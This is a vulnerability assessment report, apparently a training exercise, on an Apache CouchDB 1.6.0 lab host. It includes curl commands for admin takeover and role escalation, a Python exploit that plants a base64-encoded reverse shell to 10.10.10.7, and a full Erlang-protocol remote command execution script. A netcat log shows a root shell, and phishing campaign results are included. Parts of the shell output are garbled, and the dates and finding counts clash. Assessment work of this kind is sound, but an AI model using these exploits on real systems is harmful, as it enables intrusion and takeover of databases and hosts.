


**CONFIDENTIAL DOCUMENT**



# **Network Vulnerability Assessment Report**

**Quarter 3, 2021**

## Document Control

Document Version	Owner & Role	Status & comments
v1.0	Tommy Tran Duc Thang – Security Analyst	14-08-2020 Internal Draft Nessus Scan

## **Legal Disclaimer**

The content of this report is highly confidential and may include critical information on Example Corp systems, network, and applications. The report should be shared only with intended parties.

Although maximum effort has been applied to make this report accurate, Example Corp, Security Audit Team cannot be held responsible for inaccuracies or system changes after the report has been issued since new vulnerabilities may be found once the tests are completed.

Guidance should be taken from a Legal Counsel, CISO and Blue Team on how best to implement the recommendations.

All other information and the formats, methods, and reporting approaches is the intellectual property of Example Corp and is considered proprietary information and is provided for the purpose of internal use only.

Any copying, distribution, or use of any of the information set forth herein or in any attachments hereto from outside of Example Corp authorized representatives is strictly prohibited.


# Table of Contents

Document Control	2
Legal Disclaimer	3
Table of Contents	4
1. Executive Summary	5
2. A Glance Through Target Security Posture	6
3. Testing Methodology	7
4. Tools & Websites Used	7
Detailed Technical Reports (Scope Limited)	8
[example.com]	8
Finding 1: CVE-2022-24706 (Apache CouchDB < 3.2.2) – HIGH	9
Finding 2: Apache CouchDB Unauthenticated Administrative Access – CRITICAL	9
Steps to Reproduce	10
Finding 3: CVE-2017-12635 (Apache CouchDB < 1.7.0 and 2.x < 2.1.1) – HIGH	10
Steps to Reproduce	11
Finding 4: CVE-2017-12636 (Apache CouchDB < 1.7.0 and 2.x < 2.1.1) – HIGH	11
Steps to Reproduce	12
Appendixes	14
Appendix A: Vulnerability Score Analysis – CVSS 3.0	14
Appendix B: Modified Exploit Code	16
Modified Exploit Code For CVE-2022-24706	16
Modified Exploit Code For Apache CouchDB Unauthenticated Administrative Access	19
Modified Exploit Code For CVE-2017-12635	19
Modified Exploit Code For CVE-2017-12636	19
Appendix C: Screenshots For Nessus & Faraday	20
Appendix D: Screenshots Of Exploited Web App	22
Appendix E: OSINT / Phishing Results Data Used	25

## 1. Executive Summary

---

This is the vulnerability assessment report for the web server example.com with the private IP address for 10.10.10.10. After running with Nessus scan follow the policy\_ns\_q3. We have discovered these vulnerabilities.



The vulnerability testing result:

- Medium: 4
- High: 3
- Critical: 1
- Total Vulnerability: 55

Because recently, a phishing assessment was done, and the results revealed a need for a complete vulnerability audit for the company. Further, the company is moving its infrastructure to a different cloud provider, and management is concerned about any HIGH or CRITICAL vulnerabilities requiring immediate attention.

That is the reason and the objective for this action of security assessment to identify weaknesses of the system of the Example Corp's networks. From that results, we will have the correct action to secure our system.

For the result of the assessment, the main component that causes most of the critical vulnerabilities is the service Apache CouchDB. We are currently using an old version of the service which is version 1.6.0 and this version has a lot of critical vulnerabilities that allow non-admin users to escalate their privileges to admin users not only that, there is another vulnerability that allows the admin user to gain privileges as the OS user. And by chaining these two vulnerabilities, a non-admin user can have access to execute code on the host instance.

What we will recommend is to update the version of the Apache CouchDB to 3.2.3 or 3.3.2 since these two versions currently have 0 vulnerabilities (using a report from cvedetails: <https://www.cvedetails.com/version-list/45/19046/1/Apache-Couchdb.html>).

## 2. A Glance Through Target Security Posture

Total Findings	Critical	High	Medium
9	1	3	4

### Network infrastructure:

The example.com is located in the private network 10.10.10.0/24 with the IP address 10.10.10.10 or with DNS example.com. There are some services that run on the instance:

#### Services for host 10.10.10.10

<input type="checkbox"/>	NAME	VERSION	PORT	PROTOCOL	STATUS	VULNS	CREDENTIALS
<input type="checkbox"/>	ftp	unknown	21	tcp	open	4	0
<input type="checkbox"/>	ssh	unknown	22	tcp	open	5	0
<input type="checkbox"/>	dns	unknown	53	tcp	open	2	0
<input type="checkbox"/>	www	unknown	80	tcp	open	8	0
<input type="checkbox"/>	www	unknown	443	tcp	open	10	0
<input type="checkbox"/>	www	unknown	5984	tcp	open	14	0
<input type="checkbox"/>	www	unknown	8083	tcp	open	7	0

- FTP service runs on port 21
- SSH enabled runs on port 22
- DNS resolver runs on port 53
- Web application runs on port 80 (Port 443 is open but currently unused)
- Apache CouchDB service runs on port 5984
- Vesta service runs on port 8083

### Security Control:

The instance has no firewall or HTTPS enabled for the web application, even though it has an open port 443 for HTTPS.

The Apache CouchDB service runs on port 5984 allows for all users even non-admin users which creates critical vulnerabilities for the system. Also, there are vulnerabilities with the current version of CouchDB (1.6.0) which allow non-admin users to execute code and gain privileges.

**These are the critical/high vulnerabilities related to Apache CouchDB need to quickly plan to fix to avoid the great potential of damage.**

- CVE-2022-24706
- Apache CouchDB Unauthenticated Administrative Access
- CVE-2017-12635

- CVE-2017-12636

### **3. Testing Methodology**

---

- Reconnaissance
- Automation scan follows policy-ns-q3
- Manual testing follows policy-va-q3
- Web vulnerability assessment and audit
- CVE Analysis and research

### **4. Tools & Websites Used**


---

- Nessus Essential
- Faraday
- cURL
- <https://www.cvedetails.com>
- github.com
- Gophish
- Burpsuite

Detailed Technical Reports (Scope Limited)

[example.com]

This host contains an Apache Couchdb version 1.6.0 running on port 5984 which has much critical vulnerability which allows us to execute code.



Total Findings	Critical	High	Medium
8	1	3	4



**Finding 1: CVE-2022-24706 (Apache CouchDB < 3.2.2) – HIGH****Vulnerability Description:**

In Apache CouchDB prior to 3.2.2, an attacker can access an improperly secured default installation without authenticating and gain admin privileges. The CouchDB documentation has always made recommendations for properly securing an installation, including recommending using a firewall in front of all CouchDB installations.

**Exposure/Analysis:**

Access link: <http://10.10.10.10:5984>

Current Apache CouchDB version: 1.6.0

This vulnerability has a public exploit execution code: <https://github.com/sadshade/CVE-2022-24706-CouchDB-Exploit>

NOTE: This will only be able to run if CouchDB exposes port 4369 for Erlang Port Mapper Daemon. Which we currently do not expose.

**Recommendations:**

1. Upgrade Apache Couch Db to v3.2.2 or later
2. Deploy Network firewalls in front of CouchDB installation

**Finding 2: Apache CouchDB Unauthenticated Administrative Access – CRITICAL****Vulnerability Description:**

Due to CouchDB misconfiguration, anyone have access to the network will be able to access the DB with administrator privileges, also to take over the database permissions. This is due to when create the database, we don't set an administrator user, this lead to CouchDB will use admin party – everyone will have administrator permission. Hacker can utilize this misconfiguration to create an admin user and crash the admin pool so only the hacker will have admin privileges. Link refer: <https://guide.couchdb.org/draft/security.html>

**Exposure/Analysis:**

Access link: <http://10.10.10.10:5984>

Current Apache CouchDB version: 1.6.0

This vulnerability has executable curl commands:

**Recommendations:**

1. Create dedicated admin user instead of using admin party

## Steps to Reproduce

1. Run the curl command:  
`curl -X PUT http://10.10.10.10:5984/_config/admins/admin -d '"admin"'`
2. Now only hacker will have the privileges to access the database with user: admin and password: admin

## Finding 3: CVE-2017-12635 (Apache CouchDB < 1.7.0 and 2.x < 2.1.1) – HIGH

**Vulnerability Description:**

Due to differences in the Erlang-based JSON parser and JavaScript-based JSON parser, it is possible in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to submit `_users` documents with duplicate keys for 'roles' used for access control within the database, including the special case `'_admin'` role, that denotes administrative users. In combination with CVE-2017-12636 (Remote Code Execution), this can be used to give non-admin users access to arbitrary shell commands on the server as the database system user. The JSON parser differences result in behavior that if two 'roles' keys are available in the JSON, the second one will be used for authorizing the document writer, but the first 'roles' key is used for subsequent authorization for the newly created user. By design, users can not assign themselves roles. The vulnerability allows non-admin users to give themselves admin privileges.

**Exposure/Analysis:**

Access link: <http://10.10.10.10:5984>

Current Apache CouchDB version: 1.6.0

This vulnerability has a public exploit execution code guidelines:

<https://github.com/assalielmehdi/CVE-2017-12635>

**Recommendations:**

2. Upgrade Apache Couch Db to v3.2.2 or later

## **Steps to Reproduce**

1. Run the curl command:  

```
curl -X PUT http://10.10.10.10:5984/_users/org.couchdb.user:guest \  
-H "Accept: application/json" \  
-H "Content-Type: application/json" \  
-d '{"name": "guest", "password": "guest", "roles": ["_admin"], "roles": [], "type": "user"}'
```
2. Now the hacker should be able to use the user guest with:  
Username: guest  
Password: guest

To access the CouchDB with administrator permissions

## **Finding 4: CVE-2017-12636 (Apache CouchDB < 1.7.0 and 2.x < 2.1.1) – HIGH**

**Vulnerability Description:**

CouchDB administrative users can configure the database server via HTTP(S). Some of the configuration options include paths for operating system-level binaries that are subsequently launched by CouchDB. This allows an admin user in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to execute arbitrary shell commands as the CouchDB user, including downloading and executing scripts from the public internet.

**Exposure/Analysis:**

Access link: <http://10.10.10.10:5984>

Current Apache CouchDB version: 1.6.0

This vulnerability has a public exploit execution code guidelines:

<https://github.com/vulhub/vulhub/blob/master/couchdb/CVE-2017-12636/README.md>

**Recommendations:**

1. Upgrade Apache Couch Db to v3.2.2 or later

## Steps to Reproduce

### 1. Run the python script:

Note: This script is modified to work in our case from the one on this link:

<https://github.com/vulhub/vulhub/blob/master/couchdb/CVE-2017-12636/exp.py>

Run: **python3 exp.py**

The code in exp.py:

```
#!/usr/bin/env python3
import requests
import json
import base64
from requests.auth import HTTPBasicAuth

target = 'http://10.10.10.10:5984'
command = rb"""sh -i >& /dev/tcp/10.10.10.7/443 0>&1"""
version = 1

session = requests.session()
session.headers = {
    'Content-Type': 'application/json'
}

print('hi')

session.auth = HTTPBasicAuth('admin', 'admin')

print(session.auth)

command = "bash -c '{echo,%s}|{base64,-d}|{bash,-i}'" %
base64.b64encode(command).decode()
if version == 1:
    session.put(target + ('/_config/query_servers/cmd'), data=json.dumps(command))
else:
    host = session.get(target + '/_membership').json()['all_nodes'][0]
    session.put(target + '/_node/{}/_config/query_servers/cmd'.format(host),
data=json.dumps(command))

session.put(target + '/wooyun')
session.put(target + '/wooyun/test', data={'_id': "wooyuntest"})
```

## Run: nc -nvlp 443

```
root@udacity:~/Documents# nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.10.7] from (UNKNOWN) [10.10.10.10] 37974
sh: 0: can't access tty; job control turned off
# ll
sh: 1: ll: not found
# ls
couchdb.stderr | ncnn3.dll|hasen64.dll|hasn.-.dll' %hasen64.hasencomelcommand).deccnel }
couchdb.stdout
vst_install_backups /?_config/query_servers/cnd' % data=json.commslcommand))
# clear
TERM environment variable not set. ^anza 1:json{1' all _mpes {10}
# whoami | ncnn3.dll|hasen64.dll|hasn.-.dll' %hasen64.hasencomelcommand).deccnel }
root
# uname -a | ncnn3.dll|hasen64.dll|hasn.-.dll' %hasen64.hasencomelcommand).deccnel }
Linux infra.example.com 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
#
```

## Appendixes

---

### Appendix A: Vulnerability Score Analysis – CVSS 3.0

#### 1. CVE-2022-24706

<http://10.10.10.10:5948>

**Final Vector:**

[AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:X/CR:M/IR:M/AR:L/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X](#)

**Adjusted Scores:**

CVSS Base Score: 9.8

Impact Subscore: 5.9

Exploitability Subscore: 3.9

CVSS Temporal Score: 9.1

CVSS Environmental Score: 8.8

Modified Impact Subscore: 5.5

Overall CVSS Score: 8.8

**Risk Rating: High**

#### 2. Apache CouchDB Unauthenticated Administrative Access

<http://10.10.10.10:5948>

**Final Vector:**

[AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:H/RL:O/RC:X/CR:M/IR:M/AR:L/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X](#)

CVSS Base Score: 9.8

Impact Subscore: 5.9

Exploitability Subscore: 3.9

CVSS Temporal Score: 9.4

CVSS Environmental Score: 9.1

Modified Impact Subscore: 5.5

Overall CVSS Score: 9.1

**Risk Rating: Critical**

### 3. CVE-2017-12635

<http://10.10.10.10:5948>

**Final Vector:**

[AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:X/CR:M/IR:M/AR:L/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X](#)

**Adjusted Scores:**

CVSS Base Score: 9.8

Impact Subscore: 5.9

Exploitability Subscore: 3.9

CVSS Temporal Score: 9.1

CVSS Environmental Score: 8.8

Modified Impact Subscore: 5.5

Overall CVSS Score: 8.8

**Risk Rating: High**

### 4. CVE-2017-12636

<http://10.10.10.10:5948>

**Final Vector:**

[AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:X/CR:M/IR:M/AR:L/MAV:X/MAC:X/MPR:X/MUI:X/MS:X/MC:X/MI:X/MA:X](#)

**Adjusted Scores:**

CVSS Base Score: 9.8

Impact Subscore: 5.9

Exploitability Subscore: 3.9

CVSS Temporal Score: 9.1

CVSS Environmental Score: 8.8

Modified Impact Subscore: 5.5

Overall CVSS Score: 8.8

**Risk Rating: High**

## **Appendix B: Modified Exploit Code**

### **Modified Exploit Code For CVE-2022-24706**

```
import socket
from hashlib import md5
import struct
import sys
import re
import time

TARGET = ""
EPMD_PORT = 4369 # Default Erlang distributed port
COOKIE = "monster" # Default Erlang cookie for CouchDB
ERL_NAG_PORT = 0
EPM_NAME_CMD = b"\x00\x01\x6e" # Request for nodes list

# Some data:
NAME_MSG = b"\x00\x15n\x00\x07\x00\x03\x49\x9cAAAAAA@AAAAAA"
CHALLENGE_REPLY = b"\x00\x15r\x01\x02\x03\x04"
CTRL_DATA = b"\x83h\x04a\x06gw\x0eAAAAAA@AAAAAA\x00\x00\x00\x03"
CTRL_DATA += b"\x00\x00\x00\x00\x00w\x00w\x03rex"

def compile_cmd(CMD):
    MSG = b"\x83h\x02gw\x0eAAAAAA@AAAAAA\x00\x00\x00\x03\x00\x00\x00"
    MSG += b"\x00\x00h\x05w\x04callw\x02osw\x03cmdl\x00\x00\x00\x01k"
    MSG += struct.pack(">H", len(CMD))
    MSG += bytes(CMD, 'ascii')
    MSG += b'jw\x04user'
    PAYLOAD = b'\x70' + CTRL_DATA + MSG
    PAYLOAD = struct.pack('!l', len(PAYLOAD)) + PAYLOAD
    return PAYLOAD

print("Remote Command Execution via Erlang Distribution Protocol.\n")

while not TARGET:
    TARGET = input("Enter target host:\n> ")

# Connect to EPMD:
```



```
try:
    epm_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    epm_socket.connect((TARGET, EPMD_PORT))
except socket.error as msg:
    print("Couldnt connect to EPMD: %s\n terminating program" % msg)
    sys.exit(1)

epm_socket.send(EPM_NAME_CMD) #request Erlang nodes
if epm_socket.recv(4) == b'\x00\x00\x11\x11': # OK
    data = epm_socket.recv(1024)
    data = data[0:len(data) - 1].decode('ascii')
    data = data.split("\n")
    if len(data) == 1:
        chose = 1
        print("Found " + data[0])
    else:
        print("\nMore than one node found, choose which one to use:")
        line_number = 0
        for line in data:
            line_number += 1
            print(" %d) %s" %(line_number, line))
        chose = int(input("\n> "))

    ERLNAG_PORT = int(re.search("\d+$",data[chose - 1])[0])
else:
    print("Node list request error, exiting")
    sys.exit(1)
epm_socket.close()

# Connect to Erlang port:
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((TARGET, ERLNAG_PORT))
except socket.error as msg:
    print("Couldnt connect to Erlang server: %s\n terminating program" % msg)
    sys.exit(1)

s.send(NAME_MSG)
s.recv(5)          # Receive "ok" message
challenge = s.recv(1024) # Receive "challenge" message
challenge = struct.unpack(">I", challenge[9:13])[0]

#print("Extracted challenge: {}".format(challenge))
```

```
# Add Challenge Digest
CHALLENGE_REPLY += md5(bytes(COOKIE, "ascii")
    + bytes(str(challenge), "ascii")).digest()
s.send(CHALLENGE_REPLY)
CHALLENGE_RESPONSE = s.recv(1024)

if len(CHALLENGE_RESPONSE) == 0:
    print("Authentication failed, exiting")
    sys.exit(1)

print("Authentication successful")
print("Enter command:\n")

data_size = 0
while True:
    if data_size <= 0:
        CMD = input("> ")
        if not CMD:
            continue
        elif CMD == "exit":
            sys.exit(0)
        s.send(compile_cmd(CMD))
        data_size = struct.unpack(">I", s.recv(4))[0] # Get data size
        s.recv(45) # Control message
        data_size -= 45 # Data size without control message
        time.sleep(0.1)
    elif data_size < 1024:
        data = s.recv(data_size)
        #print("S---data_size: %d, data_recv_size: %d" %(data_size,len(data)))
        time.sleep(0.1)
        print(data.decode())
        data_size = 0
    else:
        data = s.recv(1024)
        #print("L---data_size: %d, data_recv_size: %d" %(data_size,len(data)))
        time.sleep(0.1)
        print(data.decode(),end = "")
        data_size -= 1024
```

## **Modified Exploit Code For Apache CouchDB Unauthenticated Administrative Access**

```
curl -X PUT http://10.10.10.10:5984/_config/admins/admin -d '"admin"'
```

## **Modified Exploit Code For CVE-2017-12635**

```
curl -X PUT http://10.10.10.10:5984/_users/org.couchdb.user:guest \  
-H "Accept: application/json" \  
-H "Content-Type: application/json" \  
-d '{"name": "guest", "password": "guest", "roles": ["_admin"], "roles": [], "type": "user"}'
```

## **Modified Exploit Code For CVE-2017-12636**

```
#!/usr/bin/env python3  
import requests  
import json  
import base64  
from requests.auth import HTTPBasicAuth  
  
target = 'http://10.10.10.10:5984'  
command = rb"sh -i >& /dev/tcp/10.10.10.7/443 0>&1"  
version = 1  
  
session = requests.session()  
session.headers = {  
    'Content-Type': 'application/json'  
}  
  
print('hi')  
  
session.auth = HTTPBasicAuth('admin', 'admin')  
  
print(session.auth)
```

```

command = "bash -c '{echo,%s}|{base64,-d}|{bash,-i}'" %
base64.b64encode(command).decode()
if version == 1:
    session.put(target + ('/_config/query_servers/cmd'), data=json.dumps(command))
else:
    host = session.get(target + '/_membership').json()['all_nodes'][0]
    session.put(target + '/_node/{}/_config/query_servers/cmd'.format(host),
data=json.dumps(command))


session.put(target + '/wooyun')
session.put(target + '/wooyun/test', data={'_id': "wooyuntest"})

if version == 1:
    session.post(target + '/wooyun/_temp_view?limit=10', data={'language':"cmd","map":""})
else:
    session.put(target + '/wooyun/_design/test',
data={'_id':" _design/test","views":{"wooyun":{"map":""}}, "language":"cmd"})

```

## Appendix C: Screenshots For Nessus & Faraday

### I. Nessus Automated Scan:



**nessus** Scans Settings

Policy\_NS\_Q3 / 10.10.10.10

Configure Audit Trail Launch Report Export

Vulnerabilities 14

Filter Search Vulnerabilities 14 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count
MIXED	---	---	Apache CouchDB (Multiple Issues)	Databases	3
MIXED	---	---	HTTP (Multiple Issues)	Web Servers	12
MIXED	---	---	Apache HTTP Server (Multiple Issues)	Web Servers	4
INFO	---	---	Nessus (Multiple Issues)	Port scanners	14
INFO	---	---	SSH (Multiple Issues)	Service detection	2
INFO	---	---	Web Server (Multiple Issues)	Web Servers	2
INFO	---	---	Service Detection	Service detection	6
INFO	---	---	OpenSSL Version Detection	Web Servers	2
INFO	---	---	FTP Server Detection	Service detection	1
INFO	---	---	Nessus Scan Information	Settings	1
INFO	---	---	nginx HTTP Server Detection	Web Servers	1
INFO	---	---	OS Security Patch Assessment Not Available	Settings	1

**Host Details**

IP: 10.10.10.10  
 OS: Linux Kernel 4.4 on Ubuntu 16.04 (xenial)  
 Start: August 14 at 10:33 PM  
 End: August 14 at 10:55 PM  
 Elapsed: 22 minutes  
 KB: [Download](#)

**Vulnerabilities**

Donut chart showing severity distribution: Critical (red), High (orange), Medium (yellow), Low (green), Info (blue).

**nessus** Scans Settings

Policy\_NS\_Q3 / 10.10.10.10 / Apache CouchDB (Multiple Issues)

Configure Audit Trail Launch Report Export

Vulnerabilities 14

Search Vulnerabilities 3 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count
HIGH	7.5 *	---	Apache CouchDB Unauthenticated Administrative Access	Databases	1
MEDIUM	5.3	1.4	Apache CouchDB < 3.2.3 / 3.3.x < 3.3.2 Information Disclosure	Databases	1
INFO	---	---	Apache CouchDB Detection	Databases	1

**Scan Details**

Policy: Policy\_NS\_Q3  
 Status: Completed  
 Severity Base: CVSS v3.0  
 Scanner: Local Scanner  
 Start: August 14 at 10:33 PM  
 End: August 14 at 10:55 PM  
 Elapsed: 22 minutes

**Vulnerabilities**

Donut chart showing severity distribution: Critical (red), High (orange), Medium (yellow), Low (green), Info (blue).

## II. Faraday screenshot

about:sessionstore x Dashboard | Faraday x +

localhost:5985/#/dashboard/ws/udacity

Kali Linux Exploit-DB Bansal X

**udacity** 55/53 vulns

DASHBOARD MANAGE INSIGHT OPERATIONS

Workspace progress

Vulnerabilities

Vulnerabilities by status

Activity Feed

Last Vulnerabilities

Services report

Workspace summarized report

Hosts

Commands History

CONF	SEV	NAME	SERVICE	HOSTNAMES	TARGET	DESC	ID	DATE	STATUS
<input type="checkbox"/>	High	Apache CouchDB Insecure...	(5984/tcp) www	10.10.10.10	10.10.10.10	Apache CouchDB contains an insecure default initialization of resource vulnerability which can ...	52	5 days ago	OPENED
<input type="checkbox"/>	High	non-admin users access ...	(5984/tcp) www	10.10.10.10	10.10.10.10	Due to differences in the Erlang-based JSON parser and JavaScript-based JSON parser, it is possi...	55	5 days ago	OPENED
<input type="checkbox"/>	High	vulnerability allows non...	(5984/tcp) www	10.10.10.10	10.10.10.10	Due to differences in the Erlang-based JSON parser and JavaScript-based JSON parser, it is possi...	56	5 days ago	OPENED
<input type="checkbox"/>	Low	CouchDB administrator ...	(5984/tcp) www	10.10.10.10	10.10.10.10	CVE-2018-11769 https://www.cvedetails.com/cve/CVE-2018-11769/	54	5 days ago	CLOSED
<input type="checkbox"/>	Crit	Apache CouchDB Unauth...	(5984/tcp) www	10.10.10.10	10.10.10.10	Nessus was able to perform administrative actions on the remote CouchDB server without prov...	25	11 days ago	OPENED
<input type="checkbox"/>	Med	Apache CouchDB < 3.2.3 ...	(5984/tcp) www	10.10.10.10	10.10.10.10	According to its banner, the version of CouchDB running on the remote host is prior to 3.2.3 or ...	24	11 days ago	OPENED
<input type="checkbox"/>	Med	Apache mod_status /serv...	(443/tcp) www	10.10.10.10	10.10.10.10	A remote unauthenticated attacker can obtain an overview of the remote Apache web server's ...	6	11 days ago	OPENED
<input type="checkbox"/>	Med	HTTP TRACE / TRACK Met...	(80/tcp) www	10.10.10.10	10.10.10.10	The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTT...	19	11 days ago	OPENED
<input type="checkbox"/>	Med	HTTP TRACE / TRACK Met...	(443/tcp) www	10.10.10.10	10.10.10.10	The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTT...	10	11 days ago	OPENED
<input type="checkbox"/>	Med	HTTP Methods Allowed L...	(443/tcp) www	10.10.10.10	10.10.10.10	By calling the OPTIONS method, it is possible to determine which HTTP methods are allowed on...	12	11 days ago	OPENED
<input type="checkbox"/>	Med	Service Detection	(443/tcp) www	10.10.10.10	10.10.10.10	Nessus was able to identify the remote service by its banner or by looking at the error message ...	13	11 days ago	OPENED
<input type="checkbox"/>	Med	Nessus SYN scanner	(443/tcp) www	10.10.10.10	10.10.10.10	This plugin is a SYN 'half-open' port scanner. It shall be reasonably quick even against a firewall...	14	11 days ago	OPENED

## Appendix D: Screenshots Of Exploited Web App

### 1. Found the credential for access the /secureapp path


**Timeline for King Farley**  
Email: king@sample.com  
Result ID: woL29q

- 📅 Campaign Created October 1st 2020 5:54:03 pm
- ✉️ Email Sent October 1st 2020 5:54:56 pm
- 🖱️ Clicked Link October 1st 2020 6:28:31 pm
- 📄 Submitted Data October 1st 2020 6:28:56 pm

